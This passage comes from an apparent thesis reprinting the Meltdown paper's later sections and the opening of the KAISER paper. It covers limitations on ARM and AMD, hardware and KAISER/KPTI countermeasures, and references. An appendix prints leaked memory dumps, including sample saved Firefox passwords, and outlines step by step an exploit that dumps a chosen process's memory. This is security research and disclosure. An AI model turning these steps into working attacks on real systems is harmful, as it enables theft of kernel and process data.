For all tests, we used Flush+Reload as a covert channel to leak the memory as described in Section 5, and Intel TSX to suppress the exception. An extensive evaluation of exception suppression using conditional branches was done by Kocher et al. [40] and is thus omitted in this paper for the sake of brevity.

6.3. Limitations on ARM and AMD

We also tried to reproduce the Meltdown bug on several ARM and AMD CPUs. While we were able to successfully leak kernel memory with the attack described in Section 5 on different Intel CPUs and a Samsung Exynos M1 processor, we did not manage to mount Meltdown on other ARM cores nor on AMD. In the case of ARM, the only affected processor is the Cortex-A75 [17] which has not been available and, thus, was not among our devices under test. However, appropriate kernel patches have already been provided [2]. Furthermore, an altered attack of Meltdown targeting system registers instead of inaccessible memory locations is applicable on several ARM processors [17]. Meanwhile, AMD publicly stated that none of their CPUs are not affected by Meltdown due to architectural differences [1].

The major part of a microarchitecture is usually not publicly documented. Thus, it is virtually impossible to know the differences in the implementations that allow or prevent Meltdown without proprietary knowledge and, thus, the intellectual property of the individual CPU manufacturers. The key point is that on a microarchitectural level the load to the unprivileged address and the subsequent instructions are executed while the fault is only handled when the faulting instruction is retired. It can be assumed that the execution units for the load and the TLB are designed differently on ARM, AMD and Intel and, thus, the privileges for the load are checked differently and occurring faults are handled differently, e.g., issuing a load only after the permission bit in the page table entry has been checked. However, from a performance perspective, issuing the load in parallel or only checking permissions while retiring an instruction is a reasonable decision. As trying to load kernel addresses from user space is not what programs usually do and by guaranteeing that the state does not become architecturally visible, not squashing the load is legitimate. However, as the state becomes visible on the microarchitectural level, such implementations are vulnerable.

However, for both ARM and AMD, the toy example as described in Section 3 works reliably, indicating that out-of-order execution generally occurs and instructions past illegal memory accesses are also performed.

7. Countermeasures

In this section, we discuss countermeasures against the Meltdown attack. At first, as the issue is rooted in the hardware itself, we discuss possible microcode updates and general changes in the hardware design. Second, we discuss the KAISER countermeasure that has been developed to mitigate side-channel attacks against KASLR which inadvertently also protects against Meltdown.

7.1. Hardware

Meltdown bypasses the hardware-enforced isolation of security domains. There is no software vulnerability involved in Meltdown. Any software patch (e.g., KAISER [20]) will leave small amounts of memory exposed (cf. Section 7.2). There is no documentation whether a fix requires the

development of completely new hardware, or can be fixed using a microcode update.

As Meltdown exploits out-of-order execution, a trivial countermeasure is to disable out-of-order execution completely. However, performance impacts would be devastating, as the parallelism of modern CPUs could not be leveraged anymore. Thus, this is not a viable solution.

Meltdown is some form of race condition between the fetch of a memory address and the corresponding permission check for this address. Serializing the permission check and the register fetch can prevent Meltdown, as the memory address is never fetched if the permission check fails. However, this involves a significant overhead to every memory fetch, as the memory fetch has to stall until the permission check is completed.

A more realistic solution would be to introduce a hard split of user space and kernel space. This could be enabled optionally by modern kernels using a new hard-split bit in a CPU control register, e.g., CR4. If the hard-split bit is set, the kernel has to reside in the upper half of the address space, and the user space has to reside in the lower half of the address space. With this hard split, a memory fetch can immediately identify whether such a fetch of the destination would violate a security boundary, as the privilege level can be directly derived from the virtual address without any further lookups. We expect the performance impacts of such a solution to be minimal. Furthermore, the backwards compatibility is ensured, since the hard-split bit is not set by default and the kernel only sets it if it supports the hard-split feature.

Note that these countermeasures only prevent Meltdown, and not the class of Spectre attacks described by Kocher et al. [40]. Likewise, their presented countermeasures [40] do not affect Meltdown. We stress that it is important to deploy countermeasures against both attacks.

7.2. KAISER

As existing hardware is not as easy to patch, there is a need for software workarounds until new hardware can be deployed. Gruss et al. [20] proposed KAISER, a kernel modification to not have the kernel mapped in the user space. This modification was intended to prevent side-channel attacks breaking KASLR [29, 21, 37]. However, it also prevents Meltdown, as it ensures that there is no valid mapping to kernel space or physical

memory available in user space. In concurrent work to KAISER, Gens et al. [14] proposed LAZARUS as a modification to the Linux kernel to thwart side-channel attacks breaking KASLR by separating address spaces similar to KAISER. As the Linux kernel continued the development of the original KAISER patch and Windows [54] and macOS [34] based their implementation on the concept of KAISER to defeat Meltdown, we will discuss KAISER in more depth.

Although KAISER provides basic protection against Meltdown, it still has some limitations. Due to the design of the x86 architecture, several privileged memory locations are still required to be mapped in user space [20], leaving a residual attack surface for Meltdown, *i.e.*, these memory locations can still be read from user space. Even though these memory locations do not contain any secrets, e.g., credentials, they might still contain pointers. Leaking one pointer can suffice to break KASLR, as the randomization can be computed from the pointer value.

Still, KAISER is the best short-time solution currently available and should therefore be deployed on all systems immediately. Even with Meltdown, KAISER can avoid having any kernel pointers on memory locations that are mapped in the user space which would leak information about the randomized offsets. This would require trampoline locations for every kernel pointer, *i.e.*, the interrupt handler would not call into kernel code directly, but through a trampoline function. The trampoline function must only be mapped in the kernel. It must be randomized with a different offset than the remaining kernel. Consequently, an attacker can only leak pointers to the trampoline code, but not the randomized offsets of the remaining kernel. Such trampoline code is required for every kernel memory that still has to be mapped in user space and contains kernel addresses. This approach is a trade-off between performance and security which has to be assessed in future work.

The original KAISER patch [18] for the Linux kernel has been improved [24, 25, 26, 27] with various optimizations, e.g., support for PCIDs. Afterwards, before merging it into the mainline kernel, it has been renamed to kernel page-table isolation (KPTI) [50, 15]. KPTI is active in recent releases of the Linux kernel and has been backported to older versions as well [30, 43, 44, 42].

Microsoft implemented a similar patch inspired by KAISER [54] named KVA Shadow [39]. While KVA Shadow only maps a minimum of kernel

transition code and data pages required to switch between address spaces, it does not protect against side-channel attacks against KASLR [39].

Apple released updates in iOS 11.2, macOS 10.13.2 and tvOS 11.2 to mitigate Meltdown. Similar to Linux and Windows, macOS shared the kernel and user address spaces in 64-bit mode unless the `-no-shared-cr3` boot option was set [46]. This option unmaps the user space while running in kernel mode but does not unmap the kernel while running in user mode [52]. Hence, it has no effect on Meltdown. Consequently, Apple introduced *Double Map* [34] following the principles of KAISER to mitigate Meltdown.

8. Discussion

Meltdown fundamentally changes our perspective on the security of hardware optimizations that manipulate the state of microarchitectural elements. The fact that hardware optimizations can change the state of microarchitectural elements, and thereby imperil secure software implementations, is known since more than 20 years [41]. Both industry and the scientific community so far accepted this as a necessary evil for efficient computing. Today it is considered a bug when a cryptographic algorithm is not protected against the microarchitectural leakage introduced by the hardware optimizations. Meltdown changes the situation entirely. Meltdown shifts the granularity from a comparably low spatial and temporal granularity, e.g., 64-bytes every few hundred cycles for cache attacks, to an arbitrary granularity, allowing an attacker to read every single bit. This is nothing any (cryptographic) algorithm can protect itself against. KAISER is a short-term software fix, but the problem we have uncovered is much more significant.

We expect several more performance optimizations in modern CPUs which affect the microarchitectural state in some way, not even necessarily through the cache. Thus, hardware which is designed to provide certain security guarantees, e.g., CPUs running untrusted code, requires a redesign to avoid Meltdown- and Spectre-like attacks. Meltdown also shows that even error-free software, which is explicitly written to thwart side-channel attacks, is not secure if the design of the underlying hardware is not taken into account.

With the integration of KAISER into all major operating systems, an important step has already been done to prevent Meltdown. KAISER is a fundamental change in operating system design. Instead of always mapping everything into the address space, mapping only the minimally required memory locations appears to be a first step in reducing the attack surface. However, it might not be enough, and even stronger isolation may be required. In this case, we can trade flexibility for performance and security, by e.g., enforcing a certain virtual memory layout for every operating system. As most modern operating systems already use a similar memory layout, this might be a promising approach.

Meltdown also heavily affects cloud providers, especially if the guests are not fully virtualized. For performance reasons, many hosting or cloud providers do not have an abstraction layer for virtual memory. In such environments, which typically use containers, such as Docker or OpenVZ, the kernel is shared among all guests. Thus, the isolation between guests can simply be circumvented with Meltdown, fully exposing the data of all other guests on the same host. For these providers, changing their infrastructure to full virtualization or using software workarounds such as KAISER would both increase the costs significantly.

Concurrent work has investigated the possibility to read kernel memory via out-of-order or speculative execution, but has not succeeded [13, 51]. We are the first to demonstrate that it is possible. Even if Meltdown is fixed, Spectre [40] will remain an issue, requiring different defenses. Mitigating only one of them will leave the security of the entire system at risk. Meltdown and Spectre open a new field of research to investigate to what extent performance optimizations change the microarchitectural state, how this state can be translated into an architectural state, and how such attacks can be prevented.

9. Conclusion

In this paper, we presented Meltdown, a novel software-based attack exploiting out-of-order execution and side channels on modern processors to read arbitrary kernel memory from an unprivileged user space program. Without requiring any software vulnerability and independent of the operating system, Meltdown enables an adversary to read sensitive data of other processes or virtual machines in the cloud with up to 503 KB/s, affecting millions of devices. We showed that the countermeasure KAISER,

originally proposed to protect from side-channel attacks against KASLR, inadvertently impedes Meltdown as well. We stress that KAISER needs to be deployed on every operating system as a short-term workaround, until Meltdown is fixed in hardware, to prevent large-scale exploitation of Meltdown.

Acknowledgments

Several authors of this paper found Meltdown independently, ultimately leading to this collaboration. We want to thank everyone who helped us in making this collaboration possible, especially Intel who handled our responsible disclosure professionally, comunicated a clear timeline and connected all involved researchers. We thank Mark Brand from Google Project Zero for contributing ideas and Peter Cordes and Henry Wong for valuable feedback. We would like to thank our anonymous reviewers for their valuable feedback. Furthermore, we would like to thank Intel, ARM, Qualcomm, and Microsoft for feedback on an early draft.

Daniel Gruss, Moritz Lipp, Stefan Mangard and Michael Schwarz were supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

Daniel Genkin was supported by NSF awards #1514261 and #1652259, financial assistance award 70NANB15H328 from the U.S. Department of Commerce, National Institute of Standards and Technology, the 2017-2018 Rothschild Postdoctoral Fellowship, and the Defense Advanced Research Project Agency (DARPA) under Contract #FA8650-16-C-7622.

References

[1] AMD. Software techniques for managing speculation on AMD processors. 2018 (p. 251).

[2] ARM. AArch64 Linux kernel port (KPTI base). 2018. URL: `https://git.kernel.org/pub/scm/linux/kernel/git/arm64/linux.git/log/?h=kpti` (p. 251).

[3] ARM Limited. ARM CoreLink CCI-400 Cache Coherent Interconnect Technical Reference Manual. r1p5. ARM Limited, 2015 (p. 240).

[4] Naomi Benger, Joop van de Pol, Nigel P Smart, and Yuval Yarom. Ooh Aah... Just a Little Bit: A small amount of side channel can go a long way. In: CHES. 2014 (p. 230).

[5] Pavel Boldin. Meltdown Reading Other process's memory. 2018. URL: https://www.youtube.com/watch?v=EMBGXswJC4s (p. 250).

[6] Brad Burgess. Samsung Exynos M1 Processor. In: IEEE Hot Chips. 2016. URL: https://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=7936205 (p. 249).

[7] Raphael Carvalho. Twitter: Meltdown with Uncached Memory. 2018. URL: https://twitter.com/raphael_scarv/status/952078140028964864 (p. 250).

[8] Chih-Cheng Cheng. The schemes and performances of dynamic branch predictors. In: Berkeley Wireless Research Center, Tech. Rep (2000) (p. 228).

[9] Advanced Micro Devies. AMD Takes Computing to a New Horizon with Ryzen™Processors. 2016. URL: https://www.amd.com/en-us/press-releases/Pages/amd-takes-computing-2016dec13.aspx (p. 228).

[10] Eclypsium. System Management Mode Speculative Execution Attacks. 2018. URL: https://blog.eclypsium.com/2018/05/17/system-management-mode-speculative-execution-attacks/ (p. 250).

[11] Jake Edge. Kernel address space layout randomization. 2013. URL: https://lwn.net/Articles/569635/ (p. 245).

[12] R. Eickemeyer, H. Le, D. Nguyen, B. Stolt, and B. Thompto. Load lookahead prefetch for microprocessors. US Patent App. 11/016,236. 2006. URL: https://encrypted.google.com/patents/US20060149935 (p. 243).

[13] Anders Fogh. Negative Result: Reading Kernel Memory From User Mode. 2017. URL: https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/ (p. 256).

[14] David Gens, Orlando Arias, Dean Sullivan, Christopher Liebchen, Yier Jin, and Ahmad-Reza Sadeghi. LAZARUS: Practical Side-Channel Resilient Kernel-Space Randomization. In: RAID. 2017 (p. 254).

[15] Thomas Gleixner. x86/kpti: Kernel Page Table Isolation (was KAISER). 2017. URL: `https://lkml.org/lkml/2017/12/4/709` (p. 254).

[16] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In: NDSS. 2017 (p. 230).

[17] Richard Grisenthwaite. Cache Speculation Side-channels. 2018 (p. 251).

[18] Daniel Gruss. [RFC, PATCH] x86_64: KAISER - do not map kernel in user mode. 2017. URL: `https://lkml.org/lkml/2017/5/4/220` (p. 254).

[19] Daniel Gruss, Julian Lettner, Felix Schuster, Olga Ohrimenko, Istvan Haller, and Manuel Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In: USENIX Security Symposium. 2017 (p. 245).

[20] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (pp. 225, 247, 252–254).

[21] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016 (pp. 230, 241, 251, 253).

[22] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In: DIMVA. 2016 (pp. 230, 232, 237, 238).

[23] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: USENIX Security Symposium. 2015 (pp. 224, 230).

[24] Dave Hansen. [PATCH 00/23] KAISER: unmap most of the kernel from userspace page tables. 2017. URL: `https://lkml.org/lkml/2017/10/31/884` (p. 254).

[25] Dave Hansen. [v2] KAISER: unmap most of the kernel from userspace page tables. 2017. URL: `https://lkml.org/lkml/2017/11/8/752` (p. 254).

[26] Dave Hansen. [v3] KAISER: unmap most of the kernel from userspace page tables. 2017. URL: https://lkml.org/lkml/2017/11/10/433 (p. 254).

[27] Dave Hansen. [v4] KAISER: unmap most of the kernel from userspace page tables. 2017. URL: https://lkml.org/lkml/2017/11/22/956 (p. 254).

[28] John L Hennessy and David A Patterson. Computer Architecture: A Quantitative Approach. 6th ed. Morgan Kaufmann, 2017 (pp. 228, 243).

[29] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks against Kernel Space ASLR. In: S&P. 2013 (pp. 230, 253).

[30] Ben Hutchings. Linux 3.16.53. 2018. URL: https://cdn.kernel.org/pub/linux/kernel/v3.x/ChangeLog-3.16.53 (p. 254).

[31] Intel. An Introduction to the Intel QuickPath Interconnect. 2009 (p. 240).

[32] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual. 2019 (pp. 226, 232).

[33] Intel. Intel Analysis of Speculative Execution Side Channels. 2018. URL: https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf (p. 249).

[34] Alex Ionescu. Twitter: Apple Double Map. 2017. URL: https://twitter.com/aionescu/status/948609809540046849 (pp. 254, 255).

[35] Alex Ionescu. Twitter: Meltdown with Uncached Memory. 2018. URL: https://twitter.com/aionescu/status/950994906759143425 (p. 250).

[36] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, Cross-VM attack on AES. In: RAID'14. 2014 (p. 230).

[37] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. In: CCS. 2016 (pp. 230, 244, 253, 266).

[38] Daniel A Jiménez and Calvin Lin. Dynamic branch prediction with perceptrons. In: High-Performance Computer Architecture, 2001. HPCA. The Seventh International Symposium on. IEEE. 2001, pp. 197–206 (p. 228).

[39] Ken Johnson. KVA Shadow: Mitigating Meltdown on Windows. 2018. URL: https://blogs.technet.microsoft.com/srd/2018/03/23/kva-shadow-mitigating-meltdown-on-windows/ (pp. 254, 255).

[40] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (pp. 225, 234–236, 250, 251, 253, 256).

[41] Paul C. Kocher. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems. In: CRYPTO. 1996 (p. 255).

[42] Greg Kroah-Hartman. Linux 4.14.11. 2018. URL: https://cdn.kernel.org/pub/linux/kernel/v4.x/ChangeLog-4.14.11 (p. 254).

[43] Greg Kroah-Hartman. Linux 4.4.110. 2018. URL: https://cdn.kernel.org/pub/linux/kernel/v4.x/ChangeLog-4.4.110 (p. 254).

[44] Greg Kroah-Hartman. Linux 4.9.75. 2018. URL: https://cdn.kernel.org/pub/linux/kernel/v4.x/ChangeLog-4.9.75 (p. 254).

[45] Ben Lee, A Malishevsky, D Beck, A Schmid, and E Landry. Dynamic Branch Prediction. In: Oregon State University () (p. 228).

[46] Jonathan Levin. Mac OS X and IOS Internals: To the Apple's Core. John Wiley & Sons, 2012 (p. 255).

[47] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In: USENIX Security Symposium. 2016 (pp. 230, 232).

[48] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018 (p. 221).

[49] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In: S&P. 2015 (pp. 230, 232).

[50] LWN. The current state of kernel page-table isolation. 2017. URL: https://lwn.net/SubscriberLink/741878/eb6c9d3913d7cb2b/ (p. 254).

[51] Giorgi Maisuradze and Christian Rossow. Speculose: Analyzing the Security Implications of Speculative Execution in CPUs. In: arXiv:1801.04084 (2018) (p. 256).

[52] Tarjei Mandt. Attacking the iOS Kernel: A Look at 'evasi0n'. 2013. URL: www.nislab.no/content/download/38610/481190/file/NISlecture201303.pdf (p. 255).

[53] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017 (pp. 230, 232).

[54] Matt Miller. Mitigating speculative execution side channel hardware vulnerabilities. 2018. URL: https://blogs.technet.microsoft.com/srd/2018/03/15/mitigating-speculative-execution-side-channel-hardware-vulnerabilities/ (p. 254).

[55] Ingor Molnar. x86: Enable KASLR by default. 2017. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=6807c84652b0b7e2e198e50a9ad47ef41b236e59 (p. 245).

[56] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: the Case of AES. In: CT-RSA. 2006 (pp. 224, 230, 232, 237).

[57] Colin Percival. Cache missing for fun and profit. In: BSDCan. 2005 (p. 230).

[58] Phoronix. Linux 4.12 To Enable KASLR By Default. 2017. URL: https://www.phoronix.com/scan.php?page=news_item&px=KASLR-Default-Linux-4.12 (p. 247).

[59] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In: NDSS. 2018 (p. 230).

[60] Daniel J. Sorin, Mark D. Hill, and David A. Wood. A Primer on Memory Consistency and Cache Coherence. 2011 (p. 240).

[61] Elvira Teran, Zhe Wang, and Daniel A Jiménez. Perceptron learning for reuse prediction. In: Microarchitecture (MICRO), 2016 49th Annual IEEE/ACM International Symposium on. IEEE. 2016, pp. 1–12 (p. 228).

[62] Robert M Tomasulo. An efficient algorithm for exploiting multiple arithmetic units. In: IBM Journal of research and Development 11.1 (1967), pp. 25–33 (p. 226).

[63] Lucian N Vintan and Mihaela Iridon. Towards a high performance neural branch predictor. In: Neural Networks, 1999. IJCNN'99. International Joint Conference on. Vol. 2. IEEE. 1999, pp. 868–873 (p. 228).

[64] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In: USENIX Security Symposium. 2014 (pp. 224, 230, 231, 237, 238).

[65] Tse-Yu Yeh and Yale N Patt. Two-level adaptive training branch prediction. In: Proceedings of the 24th annual international symposium on Microarchitecture. ACM. 1991, pp. 51–61 (p. 228).

[66] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-Tenant Side-Channel Attacks in PaaS Clouds. In: CCS. 2014 (p. 230).

Appendix: Meltdown in Practice

In this section, we show how Meltdown can be used in practice. In Section A, we show physical memory dumps obtained via Meltdown, including passwords of the Firefox password manager. In Section B, we demonstrate a real-world exploit.

A. Physical-memory Dump using Meltdown

Listing 7.3 shows a memory dump using Meltdown on an Intel Core i7-6700K running Ubuntu 16.10 with the Linux kernel 4.8.0. In this example, we can identify HTTP headers of a request to a web server running on the machine. The `XX` cases represent bytes where the side channel did not

```
79cbb80: 6c4c 48 32 5a 78 66 56 44  73 4b 57 39 34 68 6d |lLH2ZxfVDsKW94hm|
79cbb90: 3364 2f 41 4d 41 45 44 41  41 41 41 41 51 45 42 |3d/AMAEDAAAAAQEB|
79cbba0: 4141 41 41 41 41 3d 3d XX  XX XX XX XX XX XX XX |AAAAAA==........|
79cbbb0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbc0: XXXX XX 65 2d 68 65 61 64  XX XX XX XX XX XX XX |...e-head.......|
79cbbd0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbe0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbf0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc00: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc10: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc20: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc30: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc40: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc50: XXXX XX XX 0d 0a XX 6f 72  69 67 69 6e 61 6c 2d |.......original-|
79cbc60: 7265 73 70 6f 6e 73 65 2d  68 65 61 64 65 72 73 |response-headers|
79cbc70: XX44 61 74 65 3a 20 53 61  74 2c 20 30 39 20 44 |.Date: Sat, 09 D|
79cbc80: 6563 20 32 30 31 37 20 32  32 3a 32 39 3a 32 35 |ec 2017 22:29:25|
79cbc90: 2047 4d 54 0d 0a 43 6f 6e  74 65 6e 74 2d 4c 65 | GMT..Content-Le|
79cbca0: 6e67 74 68 3a 20 31 0d 0a  43 6f 6e 74 65 6e 74 |ngth: 1..Content|
79cbcb0: 2d54 79 70 65 3a 20 74 65  78 74 2f 68 74 6d 6c |-Type: text/html|
79cbcc0: 3b20 63 68 61 72 73 65 74  3d 75 74 66 2d 38 0d |; charset=utf-8.|
```

Listing (7.3) Memory dump showing HTTP Headers on Ubuntu 16.10 on a Intel Core i7-6700K

```
f94b76f0: 12 XX e0 81 19 XX e0 81 44  6f 6c 70 68 69 6e 31 |........Dolphin1|
f94b7700: 38 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |8...............|
f94b7710: 70 52 b8 6b 96 7f XX XX XX  XX XX XX XX XX XX XX |pR.k............|
f94b7720: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7730: XX XX XX XX 4a XX XX XX XX  XX XX XX XX XX XX XX |....J...........|
f94b7740: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7750: XX XX XX XX XX XX XX XX XX  XX e0 81 69 6e 73 74 |............inst|
f94b7760: 61 5f 30 32 30 33 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |a_0203..........|
f94b7770: 70 52 18 7d 28 7f XX XX XX  XX XX XX XX XX XX XX |pR.}(...........|
f94b7780: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7790: XX XX XX XX 54 XX XX XX XX  XX XX XX XX XX XX XX |....T...........|
f94b77a0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b77b0: XX XX XX XX XX XX XX XX XX  XX XX XX 73 65 63 72 |............secr|
f94b77c0: 65 74 70 77 64 30 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |etpwd0..........|
f94b77d0: 30 b4 18 7d 28 7f XX XX XX  XX XX XX XX XX XX XX |0..}(...........|
f94b77e0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b77f0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7800: e5 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |................|
f94b7810: 68 74 74 70 73 3a 2f 2f 61  64 64 6f 6e 73 2e 63 |https://addons.c|
f94b7820: 64 6e 2e 6d 6f 7a 69 6c 6c  61 2e 6e 65 74 2f 75 |dn.mozilla.net/u|
f94b7830: 73 65 72 2d 6d 65 64 69 61  2f 61 64 64 6f 6e 5f |ser-media/addon_|
```

Listing (7.4) Memory dump of Firefox 56 on Ubuntu 16.10 on a Intel Core i7-6700K disclosing saved passwords.

yield any results, *i.e.*, no Flush+Reload hit. Additional repetitions of the attack may still be able to read these bytes.

Listing 7.4 shows a memory dump of Firefox 56 using Meltdown on the same machine. We can clearly identify some of the passwords that are stored in the internal password manager, *i.e.*, `Dolphin18`, `insta_0203`, and `secretpwd0`. The attack also recovered a URL which appears to be related to a Firefox add-on.

B. Real-world Meltdown Exploit

In this section, we present a real-world exploit showing the applicability of Meltdown in practice, implemented by Pavel Boldin in collaboration with Raphael Carvalho. The exploit dumps the memory of a specific process, provided either the process id (PID) or the process name.

First, the exploit de-randomizes the kernel address space layout to be able to access internal kernel structures. Second, the kernel's task list is traversed until the victim process is found. Finally, the root of the victim's multilevel page table is extracted from the task structure and traversed to dump any of the victim's pages.

The three steps of the exploit are combined to an end-to-end exploit which targets a specific kernel build and a specific victim. The exploit can easily be adapted to work on any kernel build. The only requirement is access to either the binary or the symbol table of the kernel, which is true for all public kernels which are distributed as packages, *i.e.*, not self-compiled. In the remainder of this section, we provide a detailed explanation of the three steps.

Breaking KASLR

The first step is to de-randomize KASLR to access internal kernel structures. The exploit locates a known value inside the kernel, specifically the Linux banner string, as the content is known and it is large enough to rule out false positives. It starts looking for the banner string at the (non-randomized) default address according to the symbol table of the running kernel. If the string is not found, the next attempt is made at the next possible randomized address until the target is found. As the Linux

KASLR implementation only has an entropy of 6 bits [37], there are only 64 possible randomization offsets, making this approach practical.

The difference between the found address and the non-randomized base address is then the randomization offset of the kernel address space. The remainder of this section assumes that addresses are already de-randomized using the detected offset.

Locating the Victim Process

Linux manages all processes (including their hierarchy) in a linked list. The head of this task list is stored in the `init_task` structure, which is at a fixed offset that only varies among different kernel builds. Thus, knowledge of the kernel build is sufficient to locate the task list.

Among other members, each task list structure contains a pointer to the next element in the task list as well as a task's PID, name, and the root of the multilevel page table. Thus, the exploit traverses the task list until the victim process is found.

Dumping the Victim Process

The root of the multilevel page table is extracted from the victim's task list entry. The page table entries on all levels are physical page addresses. Meltdown can read these addresses via the direct-physical map, *i.e.*, by adding the base address of the direct-physical map to the physical addresses. This base address is `0xffff 8800 0000 0000` if the direct-physical map is not randomized. If the direct-physical map is randomized, it can be extracted from the kernel's `page_offset_base` variable.

Starting at the root of the victim's multilevel page table, the exploit can simply traverse the levels down to the lowest level. For a specific address of the victim, the exploit uses the paging structures to resolve the respective physical address and read the content of this physical address via the direct-physical map. The exploit can also be easily extended to enumerate all pages belonging to the victim process, and then dump any (or all) of these pages.

8

KASLR is Dead: Long Live KASLR

Publication Data

Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017

Contributions

Contributed to the development of the idea, implementation, experiments, and writing, and lead the research team.

KASLR is Dead: Long Live KASLR

Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner,
Clémentine Maurice, Stefan Mangard

Graz University of Technology

Abstract

Modern operating system kernels employ address space layout randomization (ASLR) to prevent control-flow hijacking attacks and code-injection attacks. While kernel security relies fundamentally on preventing access to address information, recent attacks have shown that the hardware directly leaks this information. Strictly splitting kernel space and user space has recently been proposed as a theoretical concept to close these side channels. However, this is not trivially possible due to architectural restrictions of the x86 platform.

In this paper we present *KAISER*, a system that overcomes limitations of x86 and provides practical kernel address isolation. We implemented our proof-of-concept on top of the Linux kernel, closing all hardware side channels on kernel address information. *KAISER* enforces a strict kernel and user space isolation such that the hardware does not hold any information about kernel addresses while running in user mode. We show that *KAISER* protects against double page fault attacks, prefetch side-channel attacks, and TSX-based side-channel attacks. Finally, we demonstrate that *KAISER* has a runtime overhead of only 0.28%.

1. Introduction

Like user programs, kernel code contains software bugs which can be exploited to undermine the system security. Modern operating systems use hardware features to make the exploitation of kernel bugs more difficult. These protection mechanisms include making code non-writable and data non-executable. Moreover, accesses from kernel space to user space require additional indirection and cannot be performed through user space pointers directly anymore (SMAP/SMEP). However, kernel bugs can be exploited within the kernel boundaries. To make these attacks harder, address space

layout randomization (ASLR) can be used to make some kernel addresses or even all kernel addresses unpredictable for an attacker. Consequently, powerful attacks relying on the knowledge of virtual addresses, such as return-oriented-programming (ROP) attacks, become infeasible [18, 15, 20]. It is crucial for kernel ASLR to withhold any address information from user space programs. In order to eliminate address information leakage, the virtual-to-physical address information has been made unavailable to user programs [14].

